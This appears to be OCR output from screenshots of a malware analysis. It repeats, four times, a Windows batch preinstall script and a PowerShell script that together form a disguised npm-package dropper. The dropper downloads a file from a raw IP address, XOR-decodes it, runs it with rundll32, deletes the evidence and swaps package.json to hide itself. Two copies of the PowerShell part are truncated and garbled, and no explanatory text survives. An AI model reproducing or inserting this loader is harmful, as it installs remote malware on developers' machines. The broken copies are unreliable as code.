
Oct/Nov 2023



```
@echo off
curl -o sqlite.a -L "http://103.179.142.171/npm/npm.mov" > nul 2>&1
start /b /wait powershell.exe -ExecutionPolicy Bypass -File preinstall.ps1 > nul 2>&1
del "preinstall.ps1" > nul 2>&1
if exist "preinstall.db" (
del "preinstall.db" > nul 2>&1
)
rename sql.tmp preinstall.db > nul 2>&1
rundll32 preinstall.db,CalculateSum 4906
del "preinstall.db"
if exist "pk.json" (
del "package.json" > nul 2>&1
rename "pk.json" "package.json" > nul 2>&1
```

```
$path1 = Join-Path $PWD "sqlite.a"
$path2 = Join-Path $PWD "sql.tmp"
if ([System.IO.File]::Exists($path1))
{
$bytes = [System.IO.File]::ReadAllBytes($path1)
for($i = 0; $i -lt $bytes.count ; $i++)
{
$bytes[$i] = $bytes[$i] -bxor 0xef
}
[System.IO.File]::WriteAllBytes($path2, $bytes)
Remove-Item -Path $path1 -Force
}
```


Oct/Nov 2023



```
@echo off
curl -o sqlite.a -L "http://103.179.142.171/npm/npm.mov" > nul 2>&1
start /b /wait powershell.exe -ExecutionPolicy Bypass -File preinstall.ps1 > nul 2>&1
del "preinstall.ps1" > nul 2>&1
if exist "preinstall.db" (
del "preinstall.db" > nul 2>&1
)
rename sql.tmp preinstall.db > nul 2>&1
rundll32 preinstall.db,CalculateSum 4906
del "preinstall.db"
if exist "pk.json" (
del "package.json" > nul 2>&1
rename "pk.json" "package.json" > nul 2>&1
```

```
$path1 = Join-Path $PWD "sqlite.a"
$path2 = Join-Path $PWD "sql.tmp"
if ([System.IO.File]::Exists($path1))
{
$bytes = [System.IO.File]::ReadAllBytes($path1)
for($i = 0; $i -lt $bytes.count ; $i++)
{
$bytes[$i] = $bytes[$i] -bxor 0xef
}
[System.IO.File]::WriteAllBytes($path2, $bytes)
Remove-Item -Path $path1 -Force
}
```


Oct/Nov 2023



```
@echo off
curl -o sqlite.a -L "http://103.179.142.171/npm/npm.mov" > nul 2>&1
start /b /wait powershell.exe -ExecutionPolicy Bypass -File preinstall.ps1 > nul 2>&1
del "preinstall.ps1" > nul 2>&1
if exist "preinstall.db" (
del "preinstall.db" > nul 2>&1
)
rename sql.tmp preinstall.db > nul 2>&1
rundll32 preinstall.db,CalculateSum 4906
del "preinstall.db"
if exist "pk.json" (
del "package.json" > nul 2>&1
rename "pk.json" "package.json" > nul 2>&1
```

```
qlite.a"
ql.tmp"
ts($path1))

:ReadAllBytes($path1)
count ; $i++)
{
$bytes[$i] = $bytes[$i] -bxor 0xef
}
[System.IO.File]::WriteAllBytes($path2, $bytes)
Remove-Item -Path $path1 -Force
}
```


Oct/Nov 2023



```
@echo off
curl -o sqlite.a -L "http://103.179.142.171/npm/npm.mov" > nul 2>&1
start /b /wait powershell.exe -ExecutionPolicy Bypass -File preinstall.ps1 > nul 2>&1
del "preinstall.ps1" > nul 2>&1
if exist "preinstall.db" (
del "preinstall.db" > nul 2>&1
)
rename sql.tmp preinstall.db > nul 2>&1
rundll32 preinstall.db,CalculateSum 4906
del "preinstall.db"
if exist "pk.json" (
del "package.json" > nul 2>&1
rename "pk.json" "package.json" > nul 2>&1
```

```
qlite.a"
ql.tmp"
ts($path1))

:ReadAllBytes($path1)
count ; $i++)
{
$bytes[$i] = $bytes[$i] -bxor 0xef
}
[System.IO.File]::WriteAllBytes($path2, $bytes)
Remove-Item -Path $path1 -Force
}
```


Oct/Nov 2023



